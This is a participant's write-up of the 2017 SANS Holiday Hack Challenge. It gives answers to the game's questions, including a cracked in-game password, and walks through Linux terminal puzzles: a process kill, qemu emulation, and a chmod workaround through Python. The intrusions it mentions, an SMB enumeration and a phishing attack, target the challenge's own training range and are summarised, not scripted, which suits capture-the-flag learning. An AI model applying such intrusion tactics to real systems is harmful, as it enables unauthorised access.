2017 SANS Holiday Hack Challenge

Submission By: Jason Testart

Contents

Introduction

The story, scope, and objectives of this challenge are described at https://www.holidayhackchallenge.com/2017/.

The next section lists the questions and direct answers to those questions. In-depth descriptions of how I unraveled this mystery are described in later sections. Most of the detailed descriptions are described in order of the questions asked, with the exception of analysis of NPPD data, which comes at the end of this document.

In some cases, I describe two methods for obtaining the same objective.

Thanks to the Counter Hack team and the SANS Institute for this very enjoyable exercise.

Also, thanks to the community of participants. There was some really good discussion in the chat. Participants were positive, encouraging, and helping each other out without giving-up too much information.

Questions & Answers

1) Visit the North Pole and Beyond at the **Winter Wonder Landing** Level to collect the first page of *The Great Book* using a giant snowball. What is the title of that page?

Answer

The title of the first page of The Great Book is '**About This Book…**'.

2) Investigate the *Letters to Santa* application at https://l2s.northpolechristmastown.com. What is the topic of *The Great Book* page available in the web root of the server? What is Alabaster Snowball's password?

Answers

The topic of the second page of The Great Book is **Flying Animals**.
Alabaster Snowball's password is '**stream_unhappy_buy_loss**'.

3) The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the *Letters to Santa* server, identify and enumerate the SMB file-sharing server. What is the file server share name?

Answer

The share name of the SMB server, at IP address 10.142.0.7, is '**FileStor**'.

4) Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at **http://mail.northpolechristmastown.com**. What can you learn from *The Great Book* page found in an e-mail on that server?

Answer

An email from Holly Evergreen to all users about a "Lost book page" directs Santa to the fourth page of *The Great Book*, which describes **The Rise of the Lollipop Guild** considered by the Elves to be terrorist organization. We also learn that the Munchkin Moles, part of the Lollipop Guild, are believed by some to have infiltrated the North Pole.

5) How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?

Answers

It takes **four (4) infractions** to be marked on Santa's Naughty and Nice List. This includes infractions that occur after the GDPR reporting date of November 24, 2017. These infractions can be reported on before they actually occur because of Christmas Magic.

Information from an NPPD advisory, combined with an analysis of infraction data on the NPPD website, indicates six of the Munchkin Moles are (in alphabetical order by given name):

Beverly Khalil
Bini Aru
Boq Questrian
Kirsty Evans
Nina Fitzgerald
Sheri Lewis

The fifth page from *The Great Book*, located on the Bumbles Bounce Level of the North Pole and Beyond, describes how an investigative Taskforce of Elves investigated a pilfering of their provisions and disappearances of Elves. While the subjects of the investigation were initially the Munchkin Moles, the Taskforce discovered that the **Abominable Snow Monster** had enslaved the kidnapped Elves and forced them to make gigantic snowballs that he could throw as weapons. While the efforts of Yukon Cornelius transformed the monster, nicknamed 'Bumble', to a jolly, happy soul, recently Bumble is believed to be under some sort of magic spell.

6) The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at **http://eaas.northpolechristmastown.com**. Visit the system and retrieve instructions for accessing *The Great Book* page from **C:\greatbook.txt**. Then retrieve *The Great Book* PDF file by following those directions. What is the title of The Great Book page?

Answer

The title of *The Great Book* page is '**The Dreaded Inter-Dimensional Tornadoes**'.

7) Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve *The Great Book* page from **C:\GreatBookPage7.pdf**. What does *The Great Book* page describe?

Answer

The seventh page of *The Great Book* is **Regarding the Witches of Oz** who wield potent magic and mesmerizing spells.

8) Fetch the letter to Santa from the North Pole Elf Database at **http://edb.northpolechristmastown.com**. Who wrote the letter?

Answer

The letter to Santa was written by **The Wizard of Oz**, of Emerald City, Oz. The letter describes the interesting items exchanged over the years between The Wizard and Santa.

9) Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?

Answer

The villain causing the problem was **Glinda, the Good Witch** with the motive of War Profiteering. Her goal was to stir-up hostilities between the Elves and the Munchkins resulting in an all-out war. She would then sell her magic and spells to both sides.

North Pole and Beyond

Objective and Approach

My goal is to be able to answer all of the questions posed by the challenge. In the North Pole and Beyond, this involves:


1. Solving the terminal challenges at each and every level.
2. Rolling a snowball over a *Great Book* page, where one exists.
3. In a given level, redirecting a snowball to the yellow exit platform.

I start the game with four levels available. I will do all four terminal challenges first, to maximize the tools available to redirect snow balls.

Round One: Four Terminal Challenges (and a *Great Book* Page)

WINCONCEIVABLE: THE CLIFFS OF WINSANITY

Here, Sparkle Reberry needs my help:



I start with a process listing:

```
$ ps -elf
F S UID        PID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S elf          1     0  0  80   0 -  4507 -      03:04 pts/0    00:00:00 /bin/bash /sbin/init
4 S elf          8     1  0  80   0 -  1056 -      03:04 pts/0    00:00:00
/usr/bin/santaslittlehelperd
4 S elf         11     1  0  80   0 -  3382 -      03:04 pts/0    00:00:00 /sbin/kworker
4 S elf         12     1  0  80   0 -  4562 -      03:04 pts/0    00:00:00 /bin/bash
4 S elf         18    11  3  80   0 - 17867 core_s 03:04 pts/0    00:00:00 /sbin/kworker
0 R elf         34    12  0  80   0 -  8606 -      03:04 pts/0    00:00:00 ps -elf
```

The process ID number (PID) is '8', so to kill it, I need to use the 'kill' command with the 'KILL' signal (9) to terminate the process then use the ps command to verify the process is killed.

```
$ kill -9 8
$ ps -elf
F S UID        PID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S elf          1     0  0  80   0 -  4507 -      03:04 pts/0    00:00:00 /bin/bash /sbin/init
4 S elf          8     1  0  80   0 -  1056 -      03:04 pts/0    00:00:00
/usr/bin/santaslittlehelperd
4 S elf         11     1  0  80   0 -  3382 -      03:04 pts/0    00:00:00 /sbin/kworker
4 S elf         12     1  0  80   0 -  4562 -      03:04 pts/0    00:00:00 /bin/bash
4 S elf         18    11  1  80   0 - 17867 core_s 03:04 pts/0    00:00:00 /sbin/kworker
0 R elf         52    12  0  80   0 -  8606 -      03:04 pts/0    00:00:00 ps -elf
```

Curious, the process is still there. This should not be. Did I get the signal correct?

```
$ kill -L
$
```

This is not right. When in doubt, read the manual.
From the kill(1) man page:

```
      NOTES   Your shell (command line interpreter) may have a  built-in  kill
              command.   You  may  need  to  run the command described here as
              /bin/kill to solve the conflict.
```

Ok, let's try this again.


```
$ /bin/kill -L
 1 HUP      2 INT      3 QUIT     4 ILL      5 TRAP     6 ABRT     7 BUS
 8 FPE      9 KILL    10 USR1    11 SEGV    12 USR2    13 PIPE    14 ALRM
15 TERM    16 STKFLT  17 CHLD    18 CONT    19 STOP    20 TSTP    21 TTIN
22 TTOU    23 URG     24 XCPU    25 XFSZ    26 VTALRM  27 PROF    28 WINCH
29 POLL    30 PWR     31 SYS
elf@a5512005293c:~$ /bin/kill -9 8
elf@a5512005293c:~$ ps -elf
F S UID        PID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S elf          1     0  0  80   0 -  4507 -      03:04 pts/0    00:00:00 /bin/bash /sbin/init
4 S elf         12     1  0  80   0 -  4562 -      03:04 pts/0    00:00:00 /bin/bash
0 R elf         99    12  0  80   0 -  8606 -      03:05 pts/0    00:00:00 ps -elf
```

Yay! The process is gone!

I now have a candy cane that I can use to redirect the snowball.

THERE'S SNOW PLACE LIKE HOME

Pepper Minstix needs my help.



```
My name is Pepper Minstix, and I need your help with my plight.
I've crashed the Christmas toy train, for which I am quite contrite.
I should not have interfered, hacking it was foolish in hindsight.
If you can get it running again, I will reward you with a gift of delight.
total 444
-rwxr-xr-x 1 root root 454636 Dec  7 18:43 trainstartup
```

Let's run the executable.

```
$ ./trainstartup
bash: ./trainstartup: cannot execute binary file: Exec format error
```

Oh dear, looks like a system architecture issue. Let's compare the arch of the binary with the arch of the system.


```
$ uname -p; file trainstartup
x86_64
trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux), statically linked,
for GNU/Linux 3
.2.0, BuildID[sha1]=005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
```

ARM vs x86_64. That's the problem!

Let's look for an ARM emulator.

```
$ ls /usr/bin | grep -i arm
qemu-arm
qemu-armeb
```

Let's run it with what looks like an ARM emulator.




I did it!

I have now unlocked jam for snowball redirection.

CRYOKINETIC MAGIC

Holly Evergreen has a conundrum.



```
My name is Holly Evergreen, and I have a conundrum.
I broke the candy cane striper, and I'm near throwing a tantrum.
Assembly lines have stopped since the elves can't get their candy cane fix.
We hope you can start the striper once again, with your vast bag of tricks.
Run the CandyCaneStriper executable to complete this challenge.
```

I assess:

```
$ ls -l CandyCaneStriper
-rw-r--r-- 1 root root 45224 Dec 15 19:59 CandyCaneStriper
```

Two problems: The file is not executable, and the file is owned by root. I will fix that by copying the file to one with a different name. I will own the new file. Then, make sure the new file has the right permissions to execute.

```
$ cp CandyCaneStriper CCS;chmod 755 CCS
elf@f2fb25902039:~$ ls -l
total 96
-rw-r--r-- 1 elf  elf  45224 Jan  1 21:53 CCS
-rw-r--r-- 1 root root 45224 Dec 15 19:59 CandyCaneStriper
```

That's strange, why didn't the 'chmod' change the permissions?

```
$ file `which chmod`/bin/chmod: empty
```

Wow, what a cruel joke. We have a new problem: No obvious method to change permissions. Maybe there's a chmod command somewhere else on the system?

```
$ which find/usr/bin/find
$ find / -name chmod
/bin/chmod
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/root': Permission deniedelf@f2fb25902039:~$
```

No luck.


How about python, with the os package?

```
$ python
Python 2.7.12 (default, Nov 20 2017, 18:23:56)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.chmod('CCS',0755)
>>> quit()
$ ls -l CCS
-rwxr-xr-x 1 elf elf 45224 Jan  1 21:53 CCS
```

Success! I have unlocked Thermite to cause the snowball to melt, changing its speed as it shrinks.

WINTER WONDER LANDING

Bushy Evergreen has a problem for me.



I try to find the binary.

```
$ find / -name elftalkd
bash: /usr/local/bin/find: cannot execute binary file: Exec format error
elf@c88b481a9c47:~$ file /usr/local/bin/find
/usr/local/bin/find: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux-aarch64.so.1, for G
NU/Linux 3.7.0, BuildID[sha1]=6ebee1b65b978900b54852a2d1e698f911064ab3, stripped
elf@c88b481a9c47:~$ uname -a
Linux c88b481a9c47 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 x86_64 x86_64
GNU/Linux
```

OK, this ARM vs. x86_64 stuff is still not funny.

Let's try a recursive ls piped to grep with 10 lines of context.


```
$ ls -alR / | grep -B 10 elftalkd
ls: cannot open directory '/proc/tty/driver': Permission denied
ls: cannot open directory '/root': Permission denied
/run/elftalk:
total 12
drwxr-xr-x 1 root root 4096 Dec  4 14:32 .
drwxr-xr-x 1 root root 4096 Dec  4 14:32 ..
drwxr-xr-x 1 root root 4096 Dec  4 14:32 bin
/run/elftalk/bin:
total 7224
drwxr-xr-x 1 root root    4096 Dec  4 14:32 .
drwxr-xr-x 1 root root    4096 Dec  4 14:32 ..
-rwxr-xr-x 1 root root 7385168 Dec  4 14:29 elftalkd
ls: cannot open directory '/var/cache/apt/archives/partial': Permission denied
ls: cannot open directory '/var/cache/ldconfig': Permission denied
ls: cannot open directory '/var/lib/apt/lists/partial': Permission denied
```

Found it, in the /run/elftalk/bin directory.

```
$ /run/elftalk/bin/elftalkd
        Running in interactive mode
        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...
--== Initialization Complete ==--
      _  __ _         _ _       _
     | |/ _| |       | | |     | |
  ___| | |_| |_ __ _| | | ____| |
 / _ \ |  _| __/ _` | | |/ / _` |
|  __/ | | | || (_| | |   < (_| |
 \___|_|_|  \__\__,_|_|_|\_\__,_|
-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC
Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...
```

Completing this challenge unlocks the Conveyor.


In this level, there's a *Great Book* Page. I have 4 tools I can use to redirect the snowball over the page before hitting the exit. I simply layer three conveyers in the configuration below to roll the ball over the page then onto the exit.



Round Two: Completing the other three initial levels

WINCONCEIVABLE: THE CLIFFS OF WINSANITY


Place 2 snowballs in the configuration below, and the falling snowball will bounce to the yellow exit.



Completing this level yields 8 hints from Sparkle Redberry.

CRYOKINETIC MAGIC


Simply placing two candycanes near the beginning as shown below, will direct the snowball toward the yellow exit.



Completing this level yields 7 hints from Holly Evergreen and unlocks the ‘Bumbles Bounce’ level.

THERE’S SNOW PLACE LIKE HOME

Placing jam on the one house, with a ramp near the tree will direct a ball to the finish.




Completing this level results in 5 hints from Pepper Minstix.

Round Three

BUMBLES BOUNCE

